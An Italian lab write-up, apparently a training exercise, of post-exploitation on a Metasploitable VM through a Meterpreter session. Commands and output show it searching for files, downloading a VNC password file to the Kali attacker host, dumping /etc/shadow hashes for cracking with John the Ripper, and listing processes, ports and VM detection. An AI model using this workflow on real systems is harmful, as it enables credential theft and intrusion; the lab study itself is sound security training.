
Dalla sessione di meterpreter (e se necessario creando una shell) testo, anche, i comandi di seguito:

- **search -f *.doc** - per cercare tutti i file con estensione .doc




```
meterpreter > search -f *.doc
Found 6 results ...
===================

Path                                                                                   Size (bytes)  Modified (UTC)
----                                                                                   ------------  --------------
/usr/lib/python2.5/pdb.doc                                                             7483          2010-01-20 18:04:18 -0500
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-install-guide.doc   362496        2011-04-11 20:38:06 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-release-notes.doc   395264        2011-04-11 20:38:08 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-install-guide.doc      270848        2011-04-11 20:38:10 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-release-notes.doc      317440        2011-04-11 20:38:12 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-paper-monthofphp2010-newtool.doc 345088        2011-04-11 20:38:14 -0400

meterpreter > █
```

- **search -f passwd** per cercare file con la parola chiave passwd e il loro percorso.




```
meterpreter > search -f *.doc
Found 6 results ...
===================

Path                                                                                   Size (bytes)  Modified (UTC)
----                                                                                   ------------  --------------
/usr/lib/python2.5/pdb.doc                                                             7483          2010-01-20 18:04:18 -0500
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-install-guide.doc   362496        2011-04-11 20:38:06 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-release-notes.doc   395264        2011-04-11 20:38:08 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-install-guide.doc      270848        2011-04-11 20:38:10 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-release-notes.doc      317440        2011-04-11 20:38:12 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-paper-monthofphp2010-newtool.doc 345088        2011-04-11 20:38:14 -0400

meterpreter > search -f *.passwd
No files matching your search were found.
meterpreter > search -f passwd
Found 10 results ...
====================

Path                                                           Size (bytes)  Modified (UTC)
----                                                           ------------  --------------
/etc/pam.d/passwd                                              92            2008-04-02 21:02:12 -0400
/etc/passwd                                                    1581          2012-05-13 21:54:55 -0400
/home/msfadmin/.vnc/passwd                                     8             2024-01-26 14:37:35 -0500
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/passwd 6936          2010-04-16 16:36:52 -0400
/root/.vnc/passwd                                              16            2024-01-26 14:49:15 -0500
/usr/bin/passwd                                                29104         2008-04-02 21:08:49 -0400
/usr/share/doc/passwd                                          4096          2010-03-16 18:59:00 -0400
/usr/share/linda/overrides/passwd                              168           2008-04-02 21:08:40 -0400
/usr/share/lintian/overrides/passwd                            943           2008-04-02 21:08:40 -0400
/var/www/twiki/bin/passwd                                      6936          2003-01-04 21:08:47 -0500

meterpreter > download █
```

faccio un **download** del file sulla mia home di Kali




```
meterpreter > download /home/msfadmin/.vnc/passwd
[*] Downloading: /home/msfadmin/.vnc/passwd → /home/kali/passwd
[*] Downloaded 8.00 B of 8.00 B (100.0%): /home/msfadmin/.vnc/passwd → /home/kali/passwd
[*] Completed  : /home/msfadmin/.vnc/passwd → /home/kali/passwd
meterpreter > █
```

- con il comando **cat** apro il file shadow dove trovo admin e hash delle password che posso eventualmente mettere in chiaro John the ripper unendo il file passwd e shadow (unshdow)




```
meterpreter > cat /etc/shadow/
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
meterpreter > 
```

- Provo il comando **ps** sulla sessione di meterpreter per vedere l'elenco dei processi in esecuzione sulla macchina target.




```
meterpreter > ps

Process List
============

 PID   Name                          User    Path
 ---   ----                          ----    ----
 1     /sbin/init                    root    /sbin/init
 2     [kthreadd]                    root    [kthreadd]
 3     [migration/0]                 root    [migration/0]
 4     [ksoftirqd/0]                 root    [ksoftirqd/0]
 5     [watchdog/0]                  root    [watchdog/0]
 6     [events/0]                    root    [events/0]
 7     [khelper]                     root    [khelper]
 41    [kblockd/0]                   root    [kblockd/0]
 44    [kacpid]                      root    [kacpid]
 45    [kacpi_notify]                root    [kacpi_notify]
 92    [kseriod]                     root    [kseriod]
 130   [pdflush]                     root    [pdflush]
 131   [pdflush]                     root    [pdflush]
 132   [kswapd0]                     root    [kswapd0]
 174   [aio/0]                       root    [aio/0]
 1130  [ksnapd]                      root    [ksnapd]
 1301  [ata/0]                       root    [ata/0]
 1304  [ata_aux]                     root    [ata_aux]
 1313  [scsi_eh_0]                   root    [scsi_eh_0]
 1315  [scsi_eh_1]                   root    [scsi_eh_1]
 1331  [ksuspend_usbd]               root    [ksuspend_usbd]
 1334  [khubd]                       root    [khubd]
 2106  [scsi_eh_2]                   root    [scsi_eh_2]
 2294  [kjournald]                   root    [kjournald]
 2448  /sbin/udevd                   root    /sbin/udevd --daemon
 2685  [kpsmoused]                   root    [kpsmoused]
 3595  [kjournald]                   root    [kjournald]
 3733  /sbin/portmap                 daemon  /sbin/portmap
 3749  /sbin/rpc.statd               statd   /sbin/rpc.statd
 3755  [rpciod/0]                    root    [rpciod/0]
 3770  /usr/sbin/rpc.idmapd          root    /usr/sbin/rpc.idmapd
 3997  /sbin/getty                   root    /sbin/getty 38400 tty4
 3998  /sbin/getty                   root    /sbin/getty 38400 tty5
 4004  /sbin/getty                   root    /sbin/getty 38400 tty2
 4008  /sbin/getty                   root    /sbin/getty 38400 tty3
 4010  /sbin/getty                   root    /sbin/getty 38400 tty6
```




```
4491  qmgr                                                 postfix   qmgr -l -t fifo -u
4492  /usr/sbin/nmbd                                       root      /usr/sbin/nmbd -D
4494  /usr/sbin/smbd                                       root      /usr/sbin/smbd -D
4499  /usr/sbin/smbd                                       root      /usr/sbin/smbd -D
4510  /usr/sbin/xinetd                                     root      /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
4549  proftpd:                                             proftpd   proftpd: (accepting connections)
4563  /usr/sbin/atd                                        daemon    /usr/sbin/atd
4574  /usr/sbin/cron                                       root      /usr/sbin/cron
4602  /usr/bin/jsvc                                        root      /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errf
                                                                     ile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/en
                                                                     dorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.s
                                                                     ecurity.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
4603  /usr/bin/jsvc                                        root      /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errf
                                                                     ile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/en
                                                                     dorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.s
                                                                     ecurity.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
4605  /usr/bin/jsvc                                        tomcat55  /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errf
                                                                     ile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/en
                                                                     dorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.s
                                                                     ecurity.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
4623  /usr/sbin/apache2                                    root      /usr/sbin/apache2 -k start
4624  /usr/sbin/apache2                                    www-data  /usr/sbin/apache2 -k start
4625  distccd                                              daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4626  /usr/sbin/apache2                                    www-data  /usr/sbin/apache2 -k start
4627  /usr/sbin/apache2                                    www-data  /usr/sbin/apache2 -k start
4629  /usr/sbin/apache2                                    www-data  /usr/sbin/apache2 -k start
4632  /usr/sbin/apache2                                    www-data  /usr/sbin/apache2 -k start
4643  /usr/bin/rmiregistry                                 root      /usr/bin/rmiregistry
4648  ruby                                                 root      ruby /usr/sbin/druby_timeserver.rb
4651  /usr/bin/unrealircd                                  root      /usr/bin/unrealircd
4657  /bin/login                                           root      /bin/login --
4665  Xtightvnc                                            root      Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport
                                                                      5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fon
                                                                     ts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/u
                                                                     sr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
4670  distccd                                              daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4674  /bin/sh                                              root      /bin/sh /root/.vnc/xstartup
4677  xterm                                                root      xterm -geometry 80×24+10+10 -ls -title X Desktop
4680  fluxbox                                              root      fluxbox
4710  -bash                                                root      -bash
4758  -bash                                                msfadmin  -bash
4788  tlsmgr                                               postfix   tlsmgr -l -t unix -u -c
4804  /usr/sbin/apache2                                    www-data  /usr/sbin/apache2 -k start
4849  /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java root      /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/~spawndr4gh7.tmp.dir metasploit.Payload
4879  /bin/sh                                              root      /bin/sh
4893  /bin/sh                                              root      /bin/sh -c ps ax -w -o pid=,user=,command= 2>/dev/null
4894  ps                                                   root      ps ax -w -o pid=,user=,command=

meterpreter >
```

- Creo una shell e testo il comando **netstat -tulp** che mi restituisce l’elenco delle connessioni TCP in ascolto con i pid e i nomi dei programmi associati alle connessioni



```
Channel 2 created.
netstat -tulp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 *:exec                  *:*                     LISTEN      4445/xinetd
tcp        0      0 *:login                 *:*                     LISTEN      4445/xinetd
tcp        0      0 *:nfs                   *:*                     LISTEN      -
tcp        0      0 *:shell                 *:*                     LISTEN      4445/xinetd
tcp        0      0 *:50114                 *:*                     LISTEN      3683/rpc.statd
tcp        0      0 *:53190                 *:*                     LISTEN      4578/rmiregistry
tcp        0      0 *:8009                  *:*                     LISTEN      4543/jsvc
tcp        0      0 *:6697                  *:*                     LISTEN      4594/unrealircd
tcp        0      0 *:mysql                 *:*                     LISTEN      4186/mysqld
tcp        0      0 *:rmiregistry           *:*                     LISTEN      4578/rmiregistry
tcp        0      0 *:ircd                  *:*                     LISTEN      4594/unrealircd
tcp        0      0 *:netbios-ssn           *:*                     LISTEN      4429/smbd
tcp        0      0 *:5900                  *:*                     LISTEN      4598/Xtightvnc
tcp        0      0 *:sunrpc                *:*                     LISTEN      3667/portmap
tcp        0      0 *:x11                   *:*                     LISTEN      4598/Xtightvnc
tcp        0      0 *:www                   *:*                     LISTEN      4559/apache2
tcp        0      0 *:59057                 *:*                     LISTEN      -
tcp        0      0 *:8787                  *:*                     LISTEN      4582/ruby
tcp        0      0 *:8180                  *:*                     LISTEN      4543/jsvc
tcp        0      0 *:ftp                   *:*                     LISTEN      4445/xinetd
tcp        0      0 192.168.11.112:domain   *:*                     LISTEN      4040/named
tcp        0      0 localhost:domain        *:*                     LISTEN      4040/named
tcp        0      0 *:40854                 *:*                     LISTEN      4354/rpc.mountd
tcp        0      0 *:telnet                *:*                     LISTEN      4445/xinetd
tcp        0      0 *:postgresql            *:*                     LISTEN      4265/postgres
tcp        0      0 *:smtp                  *:*                     LISTEN      4420/master
tcp        0      0 localhost:953           *:*                     LISTEN      4040/named
tcp        0      0 *:microsoft-ds          *:*                     LISTEN      4429/smbd
tcp6       0      0 [::]:frox               [::]:*                  LISTEN      4484/proftpd: (acce
tcp6       0      0 [::]:distcc             [::]:*                  LISTEN      4291/distccd
tcp6       0      0 [::]:domain             [::]:*                  LISTEN      4040/named
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      4068/sshd
tcp6       0      0 [::]:postgresql         [::]:*                  LISTEN      4265/postgres
tcp6       0      0 ip6-localhost:953       [::]:*                  LISTEN      4040/named
udp        0      0 *:nfs                   *:*                                 -
udp        0      0 *:57220                 *:*                                 4040/named
udp        0      0 192.168.11.1:netbios-ns *:*                                 4427/nmbd
udp        0      0 *:netbios-ns            *:*                                 4427/nmbd
udp        0      0 192.168.11.:netbios-dgm *:*                                 4427/nmbd
udp        0      0 *:netbios-dgm           *:*                                 4427/nmbd
udp        0      0 *:33168                 *:*                                 -
udp        0      0 *:45969                 *:*                                 4354/rpc.mountd
udp        0      0 192.168.11.112:domain   *:*                                 4040/named
udp        0      0 localhost:domain        *:*                                 4040/named
udp        0      0 *:tftp                  *:*                                 4445/xinetd
```

- Infine con il comando search **checkvm** cerco un modulo disponibile e progettato per rilevare se la macchina target è una macchina virtuale o meno. Scelgo il modulo per i sistemi linux e imposto la sessione 1 di meterpreter. Mi restituisce che la macchina target è una macchina virtuale che gira su Virtualbox



```
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:48418) at 2024-02-25 15:33:43 -0500
[-] 192.168.11.112:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > search checkvm

Matching Modules
================

   #  Name                           Disclosure Date  Rank    Check  Description
   -  ----                           ---------------  ----    -----  -----------
   0  post/linux/gather/checkvm                       normal  No     Linux Gather Virtual Environment Detection
   1  post/solaris/gather/checkvm                     normal  No     Solaris Gather Virtual Environment Detection
   2  post/windows/gather/checkvm                     normal  No     Windows Gather Virtual Environment Detection


Interact with a module by name or index. For example info 2, use 2 or use post/windows/gather/checkvm

msf6 exploit(multi/misc/java_rmi_server) > use 0
msf6 post(linux/gather/checkvm) > show options

Module options (post/linux/gather/checkvm):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/checkvm) > set SESSION 1
SESSION ⇒ 1
msf6 post(linux/gather/checkvm) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_fs_chmod
[*] Gathering System info ....
